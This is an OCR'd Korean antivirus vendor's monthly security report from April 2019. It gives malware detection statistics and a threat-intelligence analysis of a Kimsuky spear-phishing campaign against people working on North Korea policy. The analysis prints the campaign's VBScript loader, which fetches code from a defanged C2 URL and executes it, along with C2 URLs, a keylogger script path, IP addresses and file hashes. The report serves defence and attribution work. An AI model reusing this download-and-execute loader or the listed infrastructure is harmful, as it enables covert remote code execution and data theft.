이스트시큐리티

보안 동향 보고서

No.115 2019.04

No.115 2019.04

이스트시큐리티 보안 동향 보고서

CONTENT

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2019 년 3 월에는 전통적인 GandCrab 랜섬웨어 이슈뿐만 아니라, 기업환경을 노리는 클롭(Clop) 랜섬웨어가 한참 이슈 되었던 달이었습니다. 랜섬웨어뿐만 아니라 제로데이 취약점 및 기타 제품 취약점이 유독 많이 이슈화된 달이기도 했습니다.

3 월에 발생한 GandCrab 랜섬웨어 이슈를 보면, 기존의 이메일 첨부파일을 활용한 사회공학적 기법 공격과 거의 동일한 방식으로 유포가 이뤄졌으며, 메일 내용은 기존보다 좀 더 메일 본문에 포함된 한국어의 사용이 능숙해 졌을 뿐, 기존 사용자들이 많이 현혹되었던 공격 위주로 여전히 진행되고 있음을 확인하였습니다.
GandCrab 뿐만 아니라 기업 대상 윈도 서버를 공격하는 클롭(Clop) 랜섬웨어도 2 월 말부터 이슈가 되어 3 월초중순까지 그 피해가 확대되는 상황이었습니다. 특히 Clop 랜섬웨어의 경우, 기업에서 운용중인 AD(Active Directory) 관리자 계정 정보를 탈취하는 방식을 통해 기업 서버에 침투하고 유효한 전자서명을 포함하고 있는 특징 때문에 Whitelist 기반 보안 솔루션의 탐지를 우회할 수 있다는 이슈가 있었습니다.

랜섬웨어 이슈 외에도 다양한 솔루션과 디바이스에서 제로데이 취약점 혹은 기타 취약점이 많이 발견된 3 월이기도 했습니다. MS 의 Internet Explorer 와 Edge 브라우저의 제로데이 취약점이 발견되었고 또한 TP-Link 의 라우터와 크롬 브라우저, 워드프레스 플러그인인 Easy WP SMTP 의 제로데이 취약점이 확인되기도 한 3 월이었습니다.

랜섬웨어 이슈와 취약점 이슈는 동떨어진 이슈가 아니며, 대부분의 경우는 최신 보안 패치만 잘 설치하고 기본적인 보안 수칙을 준수한다면 랜섬웨어 공격이나 취약점을 악용한 공격으로부터 안전하게 PC 를 사용할 수 있다는 점, 꼭 기억하셨으면 좋겠습니다.

이스트시큐리티 시큐리티대응센터(ESRC)에서는 4 월 초에 지난 2019 년 1 분기를 정리하는 차원에서 '1 분기 랜섬웨어 공격 행위 차단 건수'에 대한 자료를 작성한 바 있습니다. 2019 년 1 분기 동안 랜섬웨어가 어떠한 추세를 보였는지, 주목할 만한 신규/변종 랜섬웨어에는 어떤 것들이 있었는지 궁금하시다면 아래 56 페이지에서 상세 내용을 확인해주시기 바랍니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.
2019 년 3 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 2 월에 1, 2 위를 차지했던 Trojan.Agent.gen, Misc.HackTool.AutoKMS 이 이번 달 Top 15 리스트에서도 역시 1,2 위를 차지했다.

전반적으로 악성코드 진단 수치 자체는 지난 2 월과 대비하여 22% 넘게 크게 증가한 추세를 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Trojan.Agent.gen	Trojan	1,250,541
2	-	Misc.HackTool.AutoKMS	Trojan	946,907
3	↑ 1	Trojan.HTML.Ramnit.A	Trojan	721,834
4	↑ 1	Hosts.media.opencandy.com	Host	676,561
5	↑ 2	Trojan.ShadowBrokers.A	Trojan	382,886
6	↑ 2	Misc.HackTool.KMSActivator	Trojan	379,770
7	↑ 4	Win32.Neshta.A	Virus	252,225
8	↑ 1	Misc.Keygen	Trojan	247,466
9	↑ 4	Win32.Ramnit.Dam	Virus	241,327
10	New	Gen:Trojan.Downloader.NGX@ae4UWZeO	Trojan	230,280
11	↓ 1	Misc.Riskware.TunMirror	Trojan	219,950
12	↑ 3	Adware.SearchSuite	Adware	205,136
13	↓ 7	Trojan.LNK.Gen	Trojan	189,672
14	New	Gen:Variant.Razy.348484	Trojan	174,307
15	New	Exploit.CVE-2010-2568.Gen	Exploit	169,162

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2019 년 03 월 01 일 ~ 2019 년 03 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 75%를 차지했으며 호스트(Host) 파일 변조 유형이 11%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


3 월에는 2 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 소폭 감소했으며, 취약점(Exploit) 유형, 바이러스(Virus) 유형, 호스트파일(Host) 유형, 애드웨어(Adware)유형이 고르게 상승하는 추세를 보였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


3 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 3 월 1 일부터 3 월 31 일까지 총 109,465 건의 랜섬웨어 공격시도가 차단되었다. 2 월에 비해 공격건수는 10% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 3 월 한달간 총 14,233 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 2 월 한달 간 확인되었던 11,181 건의 악성코드 유포지/경유지 건수에 비해 약 21.5%가량 증가한 수치다




02

전문가 보안 기고

1. 한 · 미 겨냥 APT 캠페인 '스모크 스크린' Kimsuky 실체 공개

2. 2019 년 1 분기, 알약 랜섬웨어 공격 행위차단 건수: 320,506 건!

1. 한·미 겨냥 APT 캠페인 '스모크 스크린' Kimsuky 실체 공개



안녕하세요? 이스트시큐리티 시큐리티대응센터(이하 ESRC) 입니다.

ESRC 에서는 한국의 대북 관련 분야에 종사하는 인물을 대상으로 4 월 11 일 기준 스피어 피싱(Spear Phishing) 공격이 수행된 것을 발견했습니다.

이는 지난 04 월 03 일 【최근 한반도 관련 주요국 동향】, 【3.17 미국의 편타곤 비밀 국가안보회의】 내용으로 전파된 '스텔스 파워(Operation Stealth Power)' 작전의 APT 공격 연장 활동으로 드러났으며, 2014 년 한국수력원자력(한수원) 해킹 공격 배후와 동일 조직으로 밝혀졌습니다.

[그림 1] 한미정상회담 관련 정부 관계자 발언 내용으로 사칭한 공격 사진

공격자는 '한미정상회담 관련 정부 관계자 발언' 제목으로 수신자를 현혹하고 있으며, '한미정상회담 관련 정부 관계자 발언.hwp' 이름의 악성 파일이 첨부되어 있습니다.

hwp 악성 문서 파일은 암호화된 상태로 유포되었으며, 암호를 입력하지 않을 경우 EPS 취약점이 작동하지 않게 됩니다.

문서 파일 취약점이 작동하게 되면, 한국의 특정 명령제어(C2) 서버와 통신을 시도하고 'first.hta' 파일을 로드합니다. 그리고 HTML 응용 프로그램 호스트 내부에 포함된 VBScript 코드가 실행됩니다..

```
Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):
Post0.open "GET", "http://naban.co[.]kr/mobile/skin/member/ctml/v/expres.php?op=1", False:
Post0.Send:
t0=Post0.responseText:
Execute(t0)
```

악성 스크립트 코드는 아래와 같은 스테이지 1~3 과정을 거치고, 파워쉘 기반 키로거를 실행해, 감염된 컴퓨터의 정보를 은밀히 수집해 유출하게 만듭니다. 그리고 레지스트리에 등록해 C2 통신만으로 스파이 기능을 수행하게 됩니다.

- http://naban.co[.]kr/mobile/skin/member/ctml/v/first.hta
- http://naban.co[.]kr/mobile/skin/member/ctml/v/expres.php?op=1
- http://naban.co[.]kr/mobile/skin/member/ctml/v/upload.php


- http://naban.co[.]kr/mobile/skin/member/ctml/v/Second.hta
- http://naban.co[.]kr/mobile/skin/member/ctml/v/expres.php?op=2
- http://naban.co[.]kr/mobile/skin/member/ctml/v/upload.php
- http://naban.co[.]kr/mobile/skin/member/ctml/v/keylogger1.ps1 -> ktmp.log

참고로 그동안 공격에 사용된 서버들은 한국의 특정 서버의 아이피로 연결되는 공통 특징이 존재합니다.

- naban.co[.]kr (110.4.107[.]244)
- jmable.mireene[.]com (110.4.107[.]244)
- itoassn.mireene[.]co.kr (110.4.107[.]244)
- jmdesign.mireene[.]com (110.4.107[.]244)

02 전문가 보안 기고

악성 HWP 문서가 실행되면, '한미정상회담 관련 정부 관계자 발언(20190409)' 제목과 내용 등이 포함되어 있습니다. 그리고 해당 문서는 기존 '스텔스 파워' 작전과 동일한 'Tom' 계정으로 등록되어 있습니다.



[그림 1-1] 악성 HWP 실행된 후 보여지는 화면과 'Tom' 계정

한편, 지난 2019 년 04 월 01 일 오후 05 시 15 분(KST)에 만들어진 'TaskForceReport.doc' 이름의 악성 문서 파일이 해외에서도 관찰되었습니다.

ESRC 에서는 이 악성 DOC 문서 파일이 최근 한국 및 미국 등지에서 발생한 특정 침해사고와 연계되는 정황을 포착했고, 해당 위협 조직이 국내외 맞춤형 표적 공격에 적극적으로 가담하고 있을 것으로 풀이됩니다.

흥미로운 점은 이 APT 공격에 사용된 악성 코드 시리즈가 한국에서 발견된 '김수키(Kimsuky) 조직, 스텔스 파워(Operation Stealth Power) 침묵 작전(2019-04-30)과 베이비 캠페인 시리즈인 거대 위협으로 다가온, 특명 '자이언트 베이비(Operation Giant Baby)' (2019-03-28) 등과 직 · 간접적으로 연결된다는 점입니다.

02 전문가 보안 기고

지난 3 월 말부터 4 월 초까지 한국에서 발견된 악성 HWP 문서파일들은 모두 동일한 취약점 공격 기법이 활용되었으며, 문서파일을 작성한 계정명도 'Tom'으로 일치하고 있습니다.

[그림 1-2] HWP 악성 문서 파일 메타데이터 화면

위장 전술과 연막작전의 귀재, '캠페인 스모크 스크린' 배경

'TaskForceReport.doc' 악성 파일은 해외에서 먼저 보고 되었지만, 문서 자체는 한국어 기반으로 제작되었으며, 유사한 변종 형태가 다수 존재합니다.
악성 파일 제작자는 'windowsmb', 'JamFedura', 'Aji', 'DefaultAcount', 'yeri', 'Roberts Brad' 등의 독특한 윈도우즈 계정 등을 사용하였고, 비트코인 등을 거래하거나 사행성 도박게임, 암호화폐 관련 프로그램 개발에 참여하고 있는 것도 확인되었습니다.

일부 계정의 경우 한국의 카카오 톡(Kakao Talk)에도 등록되어 있으며, 텔레그램(Telegram), 스카이프(Skype) 등의 메신저 서비스를 이용하고 있습니다.

ESRC 에서는 종합적 판단을 통해 이번 APT 공격 배후에 '특정 정부의 후원을 받는 조직(state-sponsored actor)'이 있다고 믿고 있으며, 이들이 한국어, 영어 등을 자유자재로 구사하며, 외국인 가짜 프로필 사진으로 변장해 은밀히 활동하는 점에 착안해 '캠페인 스모크 스크린(Campaign Smoke Screen)'으로 명명했습니다.

2014 년 한수원 해킹 배후로 분류된 해당 위협조직이 한국과 미국 등의 APT 공격에도 가담하며, 한국에서는 HWP 문서파일 취약점을 이용하고, 해외에서는 DOC 문서파일 취약점을 활용해 맞춤형 표적 공격을 수행하는 것이 드러났습니다.

DOC 기반 APT 공격 전략 전술 및 위협 벡터 분석

2019 년 04 월 01 일 제작된 'TaskForceReport.doc' (MD5 : d400adcd06e0a07549e2465c9c500c45) 악성 문서파일은 아래 주소를 통해 유포되었습니다.

- tdalpacafarm[.]com/wp-includes/Text/Diff/common/doc.php

그런데 이 서버는 이미 'Oct_Bld_full_view.docm' (MD5 : 1a6f9190e7c53cd4e9ca4532547131af) 악성 문서가 C2 로 사용된 바 있고, Palo Alto Networks Unit 42 팀에서 'New BabyShark Malware Targets U.S. National Security Think Tanks' 제목으로 보고한 바 있습니다.

